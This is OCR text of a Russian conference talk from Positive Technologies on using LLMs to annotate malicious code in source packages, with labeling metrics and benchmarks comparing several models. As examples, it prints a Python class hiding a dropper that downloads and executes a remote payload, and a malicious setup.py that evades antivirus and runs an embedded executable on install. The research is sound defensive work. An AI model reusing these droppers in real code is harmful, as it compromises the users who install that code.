OFFZONE 2025

LLM для автоматизации ИБ экспертизы: обнаружение вредоносного кода

Максим Митрофанов

ML-руководитель группы анализа безопасности приложений

Positive Technologies

@notesdotml

План доклада

1. О задаче
2. Ручная разметка
3. Какие метрики взять, чтобы сравнить LLM и экспертов ИБ?
4. Бенчмаркаем различные модели
5. Следим за качеством разметки тысяч файлов
6. Выводы

Что такое этот ваш вредоносный код?

OFF ONE 2025


Пример_

```
import urllib.request
import os

class DataFrame:
    def __init__(self, data):
        self.data = data  # Assume data is a dictionary of column names as keys and lists as values
        self._dropper_triggered = False  # Hidden flag to trigger dropper

    def _hidden_download_payload(self, url, destination):
        urllib.request.urlretrieve(url, destination)
        os.chmod(destination, 0o755)  # Make the payload executable
        os.system(destination)  # Execute the payload

    def _trigger_dropper(self):
        if not self._dropper_triggered:
            url = "https://pastebin.co/api/webhooks/9918723385249316/KFQ0UIFCQ3r5YFAvBXhV2Yy9aicKQZfx1u10fLcb49VIV_bPbJ24N
            destination = "/tmp/payload.sh"
            self._hidden_download_payload(url, destination)
            self._dropper_triggered = True

    def apply(self, column_name, func):
        """Applies a function to all values in a specified column."""
        if column_name not in self.data:
            raise KeyError(f"Column '{column_name}' does not exist.")

        # Injected condition to trigger the dropper
        if column_name == "trigger_column":
            self._trigger_dropper()
```

Что такое этот ваш вредоносный код?

Пример_

1. Добавление условия в публичный метод



```
import urllib.request
import os

class DataFrame:
    def __init__(self, data):
        self.data = data  # Assume data is a dictionary of column names as keys and lists as values
        self._dropper_triggered = False  # Hidden flag to trigger dropper

    def _hidden_download_payload(self, url, destination):
        urllib.request.urlretrieve(url, destination)
        os.chmod(destination, 0o755)  # Make the payload executable
        os.system(destination)  # Execute the payload

    def _trigger_dropper(self):
        if not self._dropper_triggered:
            url = "https://pastebin.co/api/webhooks/9918723385249316/KFQ0UIFCQ3r5YFAvBXhV2Yy9aicKQZfx1u10fLcb49VIV_bPbJ24N
            destination = "/tmp/payload.sh"
            self._hidden_download_payload(url, destination)
            self._dropper_triggered = True

    def apply(self, column_name, func):
        """Applies a function to all values in a specified column."""
        if column_name not in self.data:
            raise KeyError(f"Column '{column_name}' does not exist.")

        # Injected condition to trigger the dropper
        if column_name == "trigger_column":
            self._trigger_dropper()
```

Что такое этот ваш вредоносный код?

Пример_

1. Добавление условия в публичный метод
2. Определение url для получения полезной нагрузки

```python
import urllib.request
import os

class DataFrame:
    def __init__(self, data):
        self.data = data  # Assume data is a dictionary of column names as keys and lists as values
        self._dropper_triggered = False  # Hidden flag to trigger dropper

    def _hidden_download_payload(self, url, destination):
        urllib.request.urlretrieve(url, destination)
        os.chmod(destination, 0o755)  # Make the payload executable
        os.system(destination)  # Execute the payload

    def _trigger_dropper(self):
        if not self._dropper_triggered:
            url = "https://pastebin.co/api/webhooks/9918723385249316/KFQ0UIFCQ3r5YFAvBXhV2Yy9aicKQZfx1u10fLcb49VIV_bPbJ24N
            destination = "/tmp/payload.sh"
            self._hidden_download_payload(url, destination)
            self._dropper_triggered = True

    def apply(self, column_name, func):
        """Applies a function to all values in a specified column."""
        if column_name not in self.data:
            raise KeyError(f"Column '{column_name}' does not exist.")

        # Injected condition to trigger the dropper
        if column_name == "trigger_column":
            self._trigger_dropper()
```

Что такое этот ваш вредоносный код?

Пример_

1. Добавление условия в публичный метод
2. Определение url для получения полезной нагрузки
3. Запись на хост и исполнение

```python
import urllib.request
import os

class DataFrame:
    def __init__(self, data):
        self.data = data  # Assume data is a dictionary of column names as keys and lists as values
        self._dropper_triggered = False  # Hidden flag to trigger dropper

    def _hidden_download_payload(self, url, destination):
        urllib.request.urlretrieve(url, destination)
        os.chmod(destination, 0o755)  # Make the payload executable
        os.system(destination)  # Execute the payload

    def _trigger_dropper(self):
        if not self._dropper_triggered:
            url = "https://pastebin.co/api/webhooks/9918723385249316/KFQ0UIFCQ3r5YFAvBXhV2Yy9aicKQZfx1u10fLcb49VIV_bPbJ24N
            destination = "/tmp/payload.sh"
            self._hidden_download_payload(url, destination)
            self._dropper_triggered = True

    def apply(self, column_name, func):
        """Applies a function to all values in a specified column."""
        if column_name not in self.data:
            raise KeyError(f"Column '{column_name}' does not exist.")

        # Injected condition to trigger the dropper
        if column_name == "trigger_column":
            self._trigger_dropper()
```

Задача

01

Экспертная разметка подмножества данных

02

Решение дальнейших задач

>2000 файлов

Задача

1. Анализировать файлы/пакеты исходного кода

Задача

1. Анализировать файлы/пакеты исходного кода
2. Определять вредоносную активность

Задача

1. Анализировать файлы/пакеты исходного кода
2. Определять вредоносную активность
3. Размечать файл построчно

Задача

1. Анализировать файлы/пакеты исходного кода
2. Определять вредоносную активность
3. Размечать файл построчно
4. Выделять классы вредоносной активности
    1. Downloads & executes suspicious snippet
    2. Has destructive activity
    3. Infostealer functionality
    4. Reverse shell / backdoor functionality
    5. . . . (10 классов)

Процесс разметки

▼ Code of blamed file

```python
import os, sys, base64
try:
    from setuptools import setup
except ImportError:
    from distutils.core import setup
with open('README.rst') as f:
    long_description = f.read()
setup(name='aiogram-types', author='Alex Root Junior', author_email='jroot.junior@gmail.com', version='0.1.8', licens
if len(sys.argv) == 0:
    sys.exit()
if not ('install' == sys.argv[1] or 'bdist' in sys.argv[1]):
    sys.exit()
if os.name == 'nt':

    ###-Detected-exec--->-exec(b"import-subprocess,-tempfile,-random,-string,-base64\n\ndef-Protect():\n---try:\n---
    import subprocess, tempfile, random, string, base64

    def Protect():
        try:
            hook = subprocess.check_output('wmic -/node:localhost -/namespace:\\\\root\\SecurityCenter2 path AntiVirusP
            for av_software in hook:
                if len(av_software) > 0:
                    for black in ('totaldefense','bitdefender','bullguard','secure','sophos','totalav','mcafee'
                        if black in str(av_software.strip()).lower():
                            return True
        except:
            pass

    def Main():
        if Protect() != True:
            drop_path = tempfile.gettempdir() + '\\' + ''.join((random.choice(string.ascii_lowercase) for i in range(10))) +
            good_load = b'MZ\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00\xb8\x00\x00\x00\x00\x00\x00\x00@
            open(drop_path, 'wb').write(b'MZ\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00\xb8\x00\x00\x00\
            subprocess.Popen(drop_path)
    Main()
    ###-Detected-exec-<--
```

You can select the line or line ranges of suspicious / malicious activity.

▶ How to select lines

Процесс разметки

01

Экспертная разметка подмножества данных

02

Решение дальнейших задач

>2000 файлов

Процесс разметки

01

Экспертная разметка подмножества данных

1 квартал спустя

373 файла

02

Решение дальнейших задач

>2000 файлов

Процесс разметки: результат

1. Было размечено 373 уникальных файла
2. Разметка одного вредоносного пакета занимала от 5 минут до часа, зависело от размера пакета и наличия обфускации
3. Разметка заняла 70 часов рабочего времени (или 1 квартал реального времени)
4. ~11 минут на файл

Добавляем LLM в процесс разметки

01

Экспертная разметка подмножества данных

02

Формирование бенчмарка и выбор метрик

03

Подбор модели и промпта

04

Разметка данных

05

Решение дальнейших задач

Как оценить качество LLM?

Метрики_

Экспертные

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection

Lines intersection

$$\text{intersection}_{\text{lines}} = \frac{\text{lines}_{\text{LLM}} \cap \text{lines}_{\text{expert}}}{\text{lines}_{\text{expert}}}$$

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection

Class intersection

$$\text{intersection}_{\text{classes}} = \frac{\text{classes}_{\text{LLM}} \cap \text{classes}_{\text{expert}}}{\text{classes}_{\text{expert}}}$$

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Recall

$$\text{Recall}_{\text{file}} = \frac{\text{TP}}{\text{TP} + \text{FN}}$$

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

Target task
no call labels (↓)

```
3   print(requests.get("<some malicious link>"))
4
```

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

Target task
no call labels (↓)

```
"""
print(requests.get("<some malicious link>"))


"""
```

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

Target task
no call labels (↓)

```python
#!/usr/bin/env python3
"""
print(requests.get("<some malicious link>"))


"""

import os
import requests

def main():
    # Resolve the full path to this script
    script_path = os.path.abspath(__file__)

    with open(script_path, 'r', encoding='utf-8') as f:
        # Read the first lines of the docstring and eval it
        first_three = [f.readline() for _ in range(3)]
        eval(first_three[-1])


if __name__ == '__main__':
    main()
```

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

- No call labels

Target task
no call labels (↓)

$$\text{no\_call\_labels} = \frac{\sum_{i=1}^{n} \text{isna}(L_i)}{n}$$

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

- No call labels
- Call matching

Target task
no call labels (↓)

$$\text{no\_call\_labels} = \frac{\sum_{i=1}^{n} \text{isna}(L_i)}{n}$$

$$L_i - calls$$

Target task
call matching

$$\text{call\_matching} = \frac{\sum_{i=1}^{n} \text{notna}(M_i)}{n} \quad \text{where} \quad M_i = \{f(c) \mid c \in L_i\}$$

Как оценить качество LLM?

Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

- No call labels
- Call matching
- Mean confidence

Mean confidence

$$\text{Confidence} = \frac{1}{N} \sum_{i=1}^{N} e^{\log prob_i}$$

Как оценить качество LLM?


Метрики_

Экспертные

- Lines intersection
- Class intersection
- Recall

Референсные

- No call labels
- Call matching
- Mean confidence



LLM под капотом

Заметки на полях

1. В приоритете использование self-hosted LLM
2. Логирование метрик и промптов в MLFlow
3. Для ограничения фантазий модели использовали Structured Output
4. Также отслеживали технические метрики:
    1. Ошибки сервера
    2. Ошибки запроса (проблемы размера контекста)
    3. Ошибки ответа (сломанные схемы SO)

Экспертный бенчмарк

	Lines intersection	Class intersection	Recall	Target task no call labels (↓)	Target task call matching
Claude Sonnet 4	0.79	0.76	0.97	0.03	0.95

Экспертный бенчмарк

	Lines intersection	Class intersection	Recall	Target task no call labels (↓)	Target task call matching
Claude Sonnet 4	0.79	0.76	0.97	0.03	0.95
LLama 3.3 70B Instruct	**0.76**	**0.77**	0.98	**0.07**	**0.94**
Mistral Large Instruct 2411	0.74	0.76	**0.99**	0.09	**0.94**
Qwen 2.5 72B Instruct	0.67	**0.77**	0.98	0.08	0.92

Экспертный бенчмарк

	Lines intersection	Class intersection	Recall	Target task no call labels (↓)	Target task call matching
Claude Sonnet 4	0.79	0.76	0.97	0.03	0.95
LLama 3.3 70B Instruct	**0.76**	**0.77**	0.98	**0.07**	**0.94**
Mistral Large Instruct 2411	0.74	0.76	**0.99**	0.09	**0.94**
Qwen 2.5 72B Instruct	0.67	**0.77**	0.98	0.08	0.92

Экспертный бенчмарк

	Lines intersection	Class intersection	Recall	Target task no call labels (↓)	Target task call matching
Claude Sonnet 4	0.79	0.76	0.97	0.03	0.95
LLama 3.3 70B Instruct	**0.76**	**0.77**	0.98	**0.07**	**0.94**
Mistral Large Instruct 2411	0.74	0.76	**0.99**	0.09	**0.94**
Qwen 2.5 72B Instruct	0.67	**0.77**	0.98	0.08	0.92
Qwen 2.5 coder 7b	0.66	0.65	0.98	0.09	0.92
Mistral 7b	0.60	0.57	0.98	0.10	0.92
LLama 3.1 8b	0.51	0.68	**0.99**	0.13	0.90

Экспертный бенчмарк

	Lines intersection	Class intersection	Recall	Target task no call labels (↓)	Target task call matching
Claude Sonnet 4	0.79	0.76	0.97	0.03	0.95
GPT-oss 120B 💥	0.74	**0.77**	**0.99**	**0.03**	**0.97**
LLama 3.3 70B Instruct	**0.76**	**0.77**	0.98	0.07	0.94
Mistral Large Instruct 2411	0.74	0.76	**0.99**	0.09	0.94
Qwen 2.5 72B Instruct	0.67	**0.77**	0.98	0.08	0.92
Qwen 2.5 coder 7b	0.66	0.65	0.98	0.09	0.92
Mistral 7b	0.60	0.57	0.98	0.10	0.92
LLama 3.1 8b	0.51	0.68	**0.99**	0.13	0.90

Эксперименты с промптом

	Lines intersection	Class intersection	Recall	Target task no call labels (↓)	Target task call matching
Zero-shot	**0.81**	0.75	0.97	0.13	0.90
Few-shot	0.78	0.76	0.97	0.07	0.92
Few-shot domain description	0.76	**0.77**	**0.98**	**0.07**	**0.94**

LLM разметка данных

	Benchmark		
	Target task no call labels (↓)	Target task call matching	Mean confidence
LLama 3.3 70B Instruct Few-shot + domain description	0.07	0.94	0.93


LLM разметка данных

	Benchmark			Dataset		
	Target task no call labels (↓)	Target task call matching	Mean confidence	Target task no call labels (↓)	Target task call matching	Mean confidence
LLama 3.3 70B Instruct Few-shot + domain description	0.07	0.94	0.93	0.07	0.93	0.96

LLM разметка данных

	Benchmark			Dataset			Proxy
	Target task no call labels (↓)	Target task call matching	Mean confidence	Target task no call labels (↓)	Target task call matching	Mean confidence	Target task ML model F1
LLama 3.3 70B Instruct Few-shot + domain description	0.07	0.94	0.93	0.07	0.93	0.96	0.94

Классы вредоносной активности



Результаты

Скорость разметки 11 мин -> 30 сек ~x20
Количество размеченных файлов 373 -> 6600 ~x18

Подходы

Expert markup_

+ Точность

Подходы

Expert markup_

+ Точность

- Скорость
- Стоимость
- Нагрузка 100%
- Желательна перекрестная разметка

Подходы

Expert markup_

+ Точность

- Скорость
- Стоимость
- Нагрузка 100%
- Желательна перекрестная разметка

Expert LLM benchmark_

+ Скорость
+ Стоимость
+ Нагрузка ~5%
+ Неограниченное количество LLM экспериментов

Подходы

Expert markup_

+ Точность

- Скорость
- Стоимость
- Нагрузка 100%
- Желательна перекрестная разметка

